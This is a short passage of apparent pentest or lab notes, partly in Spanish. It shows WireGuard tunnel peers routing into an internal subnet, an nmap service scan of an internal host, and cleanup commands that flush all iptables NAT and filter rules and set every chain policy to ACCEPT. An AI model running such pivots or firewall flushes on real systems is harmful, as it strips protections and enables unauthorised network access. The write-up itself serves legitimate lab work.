root@jungle:~# wg show
interface: wg0
  public key: SsiASA0duuf6QoRLjpr0mZa299bA0hKr46+EkkgoSFw=
  private key: (hidden)
  listening port: 51820

peer: tyf90pZy8z7j7LTQokhnoVlw5DybUeLkHbE0LQg+nCY=
  endpoint: 10.88.0.100:58554
  allowed ips: 10.99.0.2/32
  latest handshake: 1 minute, 3 seconds ago
  transfer: 372 B received, 92 B sent

peer: WFDHUypFHpSzGvPL8y3yqowqPjoa9qq3yzBGk/zm0FA=
  endpoint: 10.88.0.254:64560
  allowed ips: 10.99.0.3/32, 172.29.0.0/24
  latest handshake: 1 minute, 24 seconds ago
  transfer: 436 B received, 92 B sent
root@jungle:~#
```

nmap -p22,80 -sV 172.29.0.51

```
┌──(root㉿kali)-[~]
└─# nmap -p22,80 -sV 172.29.0.51
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 08:50 EST
Nmap scan report for 172.29.0.51
Host is up (0.0071s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Cleanup del NAT en iceberg.

iptables -P INPUT ACCEPT

iptables -P FORWARD ACCEPT

iptables -P OUTPUT ACCEPT

iptables -t nat -F

iptables -t mangle -F

iptables -F

iptables -X

iptables -nvL -t nat

Cleanup de interfaces Wireguard.

wg-quick down wg0

wg-quick down wg1

wg-quick down wg2